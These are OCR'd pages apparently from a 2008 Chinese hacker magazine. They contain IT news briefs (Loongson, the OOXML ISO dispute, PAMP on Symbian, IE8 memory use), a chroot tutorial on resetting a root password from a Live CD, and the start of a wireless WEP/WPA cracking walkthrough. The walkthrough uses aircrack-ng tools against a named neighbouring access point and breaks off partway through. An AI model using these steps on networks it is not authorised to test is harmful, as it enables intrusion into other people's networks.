龙芯从诞生之日起，就一直受到人们的热切关注，其重要意义就不必多说了。龙芯的表现没让我们失望，美国著名智囊机构兰德公司发布的报告中称，龙芯比美国同类CPU只落后5年（全局上，微电子技术方面，中国是落后美国10—20年的），中国科学院的最终目标是到2010年用第三代龙芯建造一台petaflop级（每秒1000万亿次）计算机。每一个中国人都在期待着。

2、微软的决定引起ISO会员反弹

微软大力推动的文件格式获国际标准组织（ISO）快速核准，引发争议，但要求翻案的提案遭到驳回，气得六名ISO会员国质疑ISO的存在价值。

IT市场快速成长的巴西、印度、南非和委内瑞拉已提案，反对ISO橡皮图章似地快速核准微软Office Open XML（OOXML）标准。OOXML获得ISO国际标准认证，可能协助软件巨人取得更多国家机关的软件采购合约。

若干国家标准组织已投票反对让微软的OOXML成为ISO标准，但ISO连同国际电工委员会（International Electrotechnical Commission）8月上旬决定，驳回要求翻案的提案，这意味着，倘若无人再提案反对，OOXML不久即将成为一种ISO标准。

而巴西、南非、委内瑞拉、厄瓜多、古巴和巴拉圭政府的IT组织联合发布声明，宣告他们对ISO自我定位为中立组织的立场失去信心。

风飘点评：

OOXML的问题应该已经“尘埃落定”了，没想到现在又再起波澜，不知道微软用了什么手段。但明眼人都知道，第二次投票微软胜得太不寻常了。如今终于有人站出来了，不知道最后的结果会如何？

3、震惊诺基亚官方！手机也做成WWW服务器？

做网站的朋友相信对LAMP这几个字母一定不会陌生，**LAMP是由Linux、Apache、Mysql、Php组成的高效服务器集合**，其主要职能就是以较低的配置高效的完成WWW服务，其相比普及性更高的Windows更有优势。

WWW服务是什么？现在我们上网所看到的网站就是由WWW服务提供的。令人难以置信的是，现在WWW服务可以直接在手机上运行，不过目前只能在Symbian Series60 3rd手机上运行。只要你的手机大于128M内存，那么就能满足PAMP的运行条件！**什么是PAMP？就是Personal、Apache、Mysql、Php的首字母缩写，字面上的意思就是个人Php服务器。**

最令人惊讶的是，在Symbian Series60 3rd上运行的Apache和Mysql并不是什么迷你版或者低版本，而是目前应用得比较普遍的5.x版。

目前PAMP已经成功在诺基亚N95 8G版和E90上运行测试通过，只要能满足内存的要求，其它S60 3rd都能运行。

风飘点评：

听到这个消息是不是很惊奇？手机也可以作为服务器了，别人可以通过电脑或者手机访问你提供的WWW服务。对个人来说，这项功能是不是很酷？比如你建立一个Web服务，就可以直接和别人分享你刚刚拍摄的照片或者视频，直接将自己的blog还可以放到手机上。

4、评测显示，IE8成内存消耗王，为火狐2倍！

美国软件公司Devil Mountain Software日前对微软上周发布的IE8 Beta2进行了评测，结果显示，目前版本的IE8在数款主流浏览器中是“内存消耗王”！其消耗的内存是主要竞争对手火狐的2倍！产生的线程数则是火狐的6倍！

IE8相对于上一代的IE7，表现同样不佳。内存消耗比IE7多52%，线程数则是IE7的3倍。该公司首席技术官Craig Barth表示：“IE8消耗内存创历史记录，微软在这一方面已经达到‘史诗级’水平。”

在此次评测过程中，Barth使用IE8 Beta2、IE7和火狐3.0.1三款浏览器加载了10个网站，包括纽约时报网站和CNET网站等。Barth在每一个浏览器中用独立标签分别打开这10个网站，所有浏览器均安装了Flash和微软Silverlight插件，测试电脑内存为2GB。

测试结果显示，当使用Vista系统时，IE8 Beta2、IE7和火狐消耗的内存分别为380MB、250MB和159MB，而当使用XP系统时，三款浏览器消耗的内存都有所减少，但IE8 Beta2仍远远领先。

Barth表示：“当XP系统启动时，整个系统只占用130至150MB内存，然而在突然之间，你就会看到IE占用的内存超过了XP，IE8比XP还要庞大！”

风飘点评：

微软在浏览器上受到的威胁正与日俱增，我们之前也说过，微软能不能守住浏览器这块阵地，关键就要看IE8了，但这种评测结果实在是让人失去信心。火狐大行其道，google的浏览器也把矛头直指IE，难道IE真的正走向消亡？

非安全·黑客手册
2008第一增刊
非安全增补本（下卷）
定价：29元

Chroot 监牢之行(一)

文 上弦月

从本文您可以学到：

1、认识 chroot

2、利用 chroot 修复系统

配置过服务器你就应该知道，给 apache 等程序开“chroot”就可以很好的保护服务器的安全。但你知道为什么吗？你知道“chroot”究竟是什么吗？

一、什么是 chroot

Chroot 就是“Change Root”，从名字就能看出来，它的作用就是更改 root，当然，不是指“root”用户，而是“root”环境，就是我们所说的“根目录”。

大家都知道，在 Linux 系统中“根目录”是“/”，而当你用了“chroot”后，根目录就变成了 chroot 指定的目录。比如你指定到“/moon/”目录下了，那对于程序来说，“/moon/”就是“根目录”了，程序在执行过程中无法跳出这个目录（因为根目录是最上层的啊）。

小知识：

chroot 是内核中的一个系统调用，软件可以通过调用库函数 chroot，来更改某个进程所能见到的根目录。但一般的 Linux 系统都有提供一个 chroot 命令来实现这个功能。

所以，对我们来说，用的其实就是这个命令。下面是一般目录架构经过 CHROOT 后的目录架构：

一般的目录架构	CHROOT 的后目录架构
/	/moon/
/bin	/moon/bin
/sbin	/moon/sbin
/usr	/moon/usr
/home	/moon/home

注意：

一般来说，你自己创建这个目录架构，那就要把需要的目录和程序都复制过来，因为 chroot 只是更改了根目录，如果这个目录中缺少系统运行所必需的程序，那当然是运行不起来的。

虽然说 chroot 就这么一个简单的功能，但它的应用是很广泛的。比如说系统出问题了，你可以用 chroot 挂载到出问题的系统，然后进行修复。服务器方面，经常将 apache 和 mysql 等运行在一个 chroot 环境下，这个环境只包含程序运行必须的东西，这样就算被入侵，黑客也是被锁在 chroot 的根目录下出不来，不能执行其他程序，所以不会对系统造成危害，人们都很形象地将 chroot 环境称为“监牢”。

Chroot 还有很多应用，比如锁定用户、控制权限和执行程序、测试程序，甚至是用它来制定和安装系统。那接下来，我们就来看看 chroot 究竟能做什么。

二、chroot 下的系统修复

说起系统修复，一般程序上的小问题，如 X 配置不当无法进入桌面、忘记 root 密码等，只要你进入单用户模式就可以进行修改和配置，似乎系统修复看起来跟 chroot 没有什么关系。但你想过没有，当单用户模式被禁止，或者 init 等出了问题，你该怎么办呢？这时候就需要 chroot 来帮忙了。

如果你已经没有任何方法进入系统了，那么你可以随便拿一张 Linux 的 Live CD 或者什么精简的 Linux 系统，用这个系统启动，然后挂载你原系统的分区，再用 chroot 将根目录改过去，之后你执行的命令就都会作用到你的原系统上了，可以修改密码或者修复损坏的文件了。下面，我们就来实际操作一下，看看在不能进入系统的情况下如何修改 root 密码。

我现在的 sda1 上已经有一个忘记 root 密码的 Linux 系统了，下面用一张 Ubuntu 8.04 Live CD 修改这个系统的密码（本文以此为例，其它系统操作细节可能不同，但用法和原理是一样的）。我只要用光盘启动，进入 Live CD 系统，然后打开终端（顺序是“程序”—“附件”—“终端”）。

由于下面的命令都需要 root 权限，所以我们先执行一个“**sudo su**”切换到 root。先看一下有没有找到我需要的分区吧，执行“**fdisk -l**”查看一下硬盘分区，结果如图 1 所示。




图 1　查看分区

看来 sda1 好好的在那里呢，下一步就是挂载这个分区了。先用“**pwd**”看一下我在哪里，在“**/home/ubuntu**”下，那我们就挂载到这里吧。

用命令“**mkdir systemimg**”建立一个 systemimg 的文件夹，然后执行命令“**mount /dev/sda1 ./systemimg/**”，这样就将我们原先系统的目录结构挂载到“**/home/ubuntu/systemimg**”下了，结果如图 2 所示。




图 2　挂载分区

下一步就是 chroot 到这个目录了，chroot 命令的用法是“**chroot 新的根目录 要执行的命令**”，如果命令省略，就会执行默认的 shell。所以，我们现在只需要执行“**chroot /home/ubuntu/systemimg**”就会得到一个原系统的 shell，如图 3 所示。




图 3　执行 chroot 命令

在图 3 中，上面是 chroot 后原系统的根目录，下面是 Live CD 的根目录，差别不用多说了吧。现在你已经有了一个原系统中的 shell，要怎么做就随你了，改密码只需要执行一个简单的“**passwd**”就可以了。

这只是 shroot 的一个小小应用，chroot 看似简单，应用却非常广泛。chroot 的其它用法和特性，我们会在以后的杂志上为大

破解无线WEP/WPA加密笔记

文 Mickey

从本文您可以学到：
破解无线网络 WEP 和 WPA

一、破解装备

Sony VGN-CR23 笔记本，配置和相关信息如图 1。




图1 配置和信息

二、破解前的准备工作

我使用的操作系统是 Ubuntu 8.04.1，内核版本为 2.6.24-19，网卡是 Intel 3945ABG，Ubuntu 默认安装的驱动模块为 iwl3945，当前最新的 aircrack-ng1.0-rc1 已经开始支持此驱动模块，不过要想实现包注入，需要内核版本为 2.6.25，具体信息请参考**http://www.aircrack-ng.org/doku.php?id=iwl3945**。

我不想升级我的内核版本，所以采用了另外的一种替换方案，使用 ipwraw 驱动模块来替换系统当前的 iwl3945 驱动模块实现无线破解。

安装 ipwraw，需要你系统首先安装了 build-essential 和 libssl-dev，终端下可以使用 apt-get 来安装。输入如下命令：

```
sudo apt-get install build-essential
sudo apt-get install libssl-dev
```

然后下载 ipwraw，编译，终端输入命令如下：

```
wget http://dl.aircrack-ng.org/drivers/ipwraw-ng-2.3.4-04022008.tar.bz2
tar -xjf ipwraw-ng*
cd ipwraw-ng
make
sudo make install
sudo make install_ucode
echo "blacklist ipwraw" | sudo tee /etc/modprobe.d/ipwraw
sudo depmod -ae
```

卸载系统当前的 ipw3945 驱动，挂载 ipwraw 驱动，如图 2：

```
sudo modprobe -r ipw3945
sudo modprobe ipwraw
```




图2 挂载 ipwraw 驱动

通过图 2 可以看出来，系统当前已经应用上 ipwraw 模块了。然后安装 aircrack-ng，通过 apt-get 安装的版本比较老了，建议去 aircrak-ng 官方下载最新版 aircrack-ng1.0-rc1 来使用。

三、破解 WEP

破解前先设置一下无线接口的速率、频道信息，如图 3：

```
iwconfig wifi0 channel 6
iwconfig wifi0 rate 2M
```




图3 设置信息

搜索频道 6 内的一些 AP 的信息，如图 4：

```
airodump-ng -c 6 rtap0
```




图4 频道信息

可以看出采用 WEP 加密的 AP 挺多，选择一个我们的目标，然后开启 wifi0。这次就选择 ESSID 为 Mandy-Tplink 的作为目标进行破解。按 Ctrl+C 结束当前查询，然后执行下面的命令，如图 5。




图5 执行命令

```
airodump-ng  ivs -c 6 -w isto ratp0
```

参数意义为：
--ivs：抓取 IVS
-c：指定频道为 6
-w：写入的文件名

执行的结果如图 6。

